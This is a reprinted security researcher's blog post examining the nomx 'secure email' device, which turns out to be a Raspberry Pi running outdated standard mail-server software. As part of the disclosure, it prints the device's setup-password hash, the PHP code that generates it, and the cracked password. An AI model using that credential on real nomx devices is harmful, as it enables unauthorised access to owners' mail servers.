Extraordinary claims require extraordinary proof, and nomx implodes under scrutiny.
Artist's impression of a nomx product under the scrutiny of security researchers. Credit: Aurich/ThinkStock/Nomx
Artist's impression of a nomx product under the scrutiny of security researchers. Credit: Aurich/ThinkStock/Nomx
This article was originally published on Scott Helme’s blog and is reprinted here with his permission.
I was recently invited to take part in some research by BBC Click, alongside Professor Alan Woodward, to analyze a device that had quite a lot of people all excited. With slick marketing, catchy tag lines and some pretty bold claims about its security, nomx claims to have cracked e-mail security once and for all. Down the rabbit hole we go!
nomx
You can find the official nomx site at nomx.com and right away you will see how secure this device is.

The nomx site as it looked prior to the publication of this piece.
The nomx site as it looked prior to the publication of this piece. Credit: nomx
“Everything else is insecure.”
“The world’s most secure communications protocol…”
“nomx ensures absolute privacy for personal and commercial email and messaging…”
“DID YOU KNOW THAT EVERY SINGLE MAJOR EMAIL PROVIDER HAS BEEN HACKED?”
That’s a lot of pretty big claims for such a small amount of space on the homepage so I was more than happy to get involved in investigating the device. I met with the BBC in London and they provided the retail packaged device that was to become mine for testing purposes. It’s pretty nice looking with some fancy packaging—and you’d hope so, too, with a starting price of $199!
Starting the investigation
Before I even powered on the device, the first thing I wanted to do was open it up and see what was inside the case. If possible it’d be nice to take a backup of any flash storage or firmware on the device to have a backup that I could revert to if I break something, and also a reference point of how the device was when I received it if needed. I flipped it over and started to open up the case, expecting to find a fairly basic PCB inside. It had micro-USB for power and an Ethernet port on the side, with the box measuring 14cm x 14cm (5.5″ x 5.5″).
Now, as soon as I looked at this device I already had a really bad feeling. First of all, through the vent holes on the top I could see that the PCB inside took up about 25 percent of the footprint of the device, the case was considerably larger than the PCB inside it, which seemed odd. Second, the MAC address on the bottom looked familiar, really familiar. Putting that little thought to the back of my mind I cracked open the case by removing the standard screws in the bottom to confirm my initial suspicion.
Turns out that MAC address was really familiar because the prefix is from the Raspberry Pi Foundation. They own the <code>B8-27-EB</code> assignment, which you can search for on the IEEE site. Select ‘MAC Address Block Large (MA-L)’ from the drop down menu and filter on ‘Raspberry.’

To be clear, I have absolutely no problem with the Raspberry Pi at all. It’s an awesome little device and I’ve used it in a few projects of my own. I wasn’t however expecting to find one nestled in the corner of a large box that claims to provide a completely secure and proprietary e-mail protocol! Because the device is just a Raspberry Pi, under the hood that made taking a backup really easy. I simply popped out the Micro SD card and put it in my card reader and used Win32DiskImager to take a full clone of the card.
Firing up the device
Now that I had a backup of the memory card, I could go to town on the device itself and not worry about causing irreparable damage. In the worst case scenario I could always flash back to a stock image and start again without any problems. Knowing it was an rPi, I grabbed a spare monitor and keyboard and decided to hook straight up to the device and boot it, I was pretty surprised when it started booting into Raspbian. Once I hit the login prompt I tried the default creds, to no avail. I then took a few shots at the root password, but no joy. It’s pretty easy to reset the root user password on an rPi, though, so I took the card out, tinkered with it on my PC, and booted it back up again to a root shell.
Yes, there are a few things to be concerned about in those images, but the main point is I had a root shell so I could reset the root user password and SSH in to the rPi from my main PC instead of using a crappy monitor and keyboard. I dropped my SSH key in there and also fired up WinSCP from my desktop to take a full dump of the OS contents to work with. The device was running Nginx so I wanted to look where the Web root was to browse through the source, and I also saw a couple of other programs starting on boot—programs like Dovecot and Postfix. There were quite a few interesting things to look through!
Old software
I wanted to see exactly what was running on the device, so I did a quick run down of the software that was installed and how it was configured. Here’s the list of what I could find:
- Raspbian GNU/Linux 7 (wheezy)—last updated 7th May 2015
- nginx version: nginx/1.2.1—released 5th June 2012
- PHP 5.4.45-0+deb7u5—released 3rd September 2015
- OpenSSL 1.0.1t—released 3rd May 2016
- Dovecot 2.1.7—released 29th May 2012
- Postfix 2.9.6—released 4th February 2013
- MySQL Ver 14.14 Distrib 5.5.52—released 6th September 2016
It’s interesting to see such outdated versions of software on there. If the device was built even remotely recently, I’m not sure how you’d end up with such seriously old versions installed. I had a look for any auto-update mechanism that I could find but couldn’t see anything on there. I thought perhaps the device would trigger some kind of update later when I go through the setup in the Web interface, so all may not be lost just yet. For now, it was interesting to know that everything on there seemed to be pretty standard for your everyday mail server. There were certainly no hints of anything proprietary.
Server setup
After my quick dig around at the command line I decided to open up the browser and go through the setup process. You have to get the IP of the device from your router or DHCP server and connect to it in the browser.

We can’t log in just yet, though, as we don’t have an account on the device. So we have to manually navigate to the Setup page…

Further down the setup page we can create our own ‘superadmin’ account and all we need is the setup password.

The only problem is I couldn’t find the setup password anywhere so I had to hit the lost password link. This prompts me to create a new setup password and then instructs me to edit a PHP file on the device and paste the password in there!


Now, I’m not sure how someone is supposed to edit this PHP file right now because I can’t see the SSH instructions anywhere. Nor can I see the setup password anywhere, either. To save you all the trouble, I extracted the hash of the original password whilst I had SSH access and you can see it here:
ec949c6a38322f160e8975cea965b4f6:1b84261e5d578c248825a58512175fa17d2bc118
It turns out this was pretty easy to break after I had a quick dig in the source to see how they generated the hash.
function generate_setup_password_salt() {
    $salt = time() . '*' . $_SERVER['REMOTE_ADDR'] . '*' . mt_rand(0,60000);
    $salt = md5($salt);
    return $salt;
}

function encrypt_setup_password($password, $salt) {
    return $salt . ':' . sha1($salt . ':' . $password);
}
Soooo, yeah. I also had a dig around in the config file and stumbled over this which is used during the setup process.
$CONF['min_password_length'] = 5;
Anyway, the main point for now was that I managed to crack the setup password, which was death, with a quick tweet asking for help. I could have set my own if I needed so I could create an account and log in to the device.
Configuration
With my ‘superadmin’ account created I could now begin the process of setting up my unhackable (not) e-mail server. Interesting that my browser thinks the login page isn’t secure, huh?

Once logged in the site is pretty barren and the only real option is to add my new domain that will be used for my e-mail address.

So I followed through the instructions and hit the ‘New Domain’ button where I was presented with the following screen:

I’ve no idea why the device can only support domains purchased through GoDaddy, but I followed the instructions and purchased my domain, inserting the API keys into the screen as requested.

At this point I won’t bore you with the rest of the terrible Web interface but you setup a few mailboxes with credentials that can then be configured in your favorite mail client. Everything seems pretty darn standard for “The world’s most secure communications protocol.” The setup instructions also ask me to open the following series of ports in my router and forward them to the nomx device:
- port 26 / TCP
- port 465 / TCP
- port 587 / TCP
- port 993 / TCP
- port 995 / TCP
These must be the ports for their protocol! (Hint: these are standard e-mail server ports) So, I decided to set my e-mail account up in Thunderbird and sure enough, it didn’t work. I couldn’t for the life of me get this thing to work properly, even just sending a basic e-mail, until I realized that they don’t ask you to open port 25 in the instructions—which is required as the standard SMTP port! I will detail more on what port 26 is for later, but once I opened up port 25 I could at least send and receive e-mail. Well, I could almost send and receive e-mail.
Client setup
I use Thunderbird as my local mail client so I got to work on adding my shiny new and super secure e-mail address. It’s pretty easy going and just requires the usual parameters to setup an e-mail address. Everything looked good, but then something really unexpected happened that I just can’t explain. Contrary to the claims all over the nomx website, Thunderbird threw up some warnings telling me that the e-mail server needs a security exception. Shocker. The same thing also happened again when I tried to send an e-mail!
Spam hammer
The only problem with trying to send an e-mail from a dynamic, residential IP address (the default here in the UK) is that you look incredibly “spammy.” ISPs and e-mail providers just don’t expect e-mail to be sent from an IP like this and it’s often something that malware would do. As a result, it gets blocked. It doesn’t just go to the Spam Folder either—in a lot of cases the mail is rejected and sent back. This was exactly the case when I tried to send an e-mail to my own Hotmail address; it was immediately returned.

This was great news—I couldn’t send e-mails from my new super awesome secure e-mail server to anyone with a Microsoft e-mail account, either, because they just return it. The story is pretty similar across the board with the e-mail either being returned or put straight in the spam folder of the recipient. I tried against GMail and a few other large providers and found that not one of my e-mails made it to the inbox anywhere. After a few of my e-mails bounced I thought I’d check to see if my IP had been flagged yet, and to my surprise it had already been placed on three blacklists!

This really isn’t good unless you plan on constantly chasing your IP off blacklists or frequently changing your IP address to avoid it being blacklisted too widely. Certainly things we don’t want to be thinking about.
Dynamic DNS
The IP address point above got me thinking: my public IP at home can change at basically any point. I can power cycle my router and get a new one if I like. This device must have some kind of mechanism to poll a DDNS provider and give me a host name that always resolves to my home address. I could see in the DNS that I had 2 A records set: mail and localmail. One of them was my public IP and the other was the internal IP assigned to my nomx device (bit of an information leak?). I certainly hadn’t set these so it must have been done for me. I ran grep over the code that powers the Web interface and couldn’t find any matches for the subdomains so I took a guess and dumped out the crontab of the root user. This turned up something.
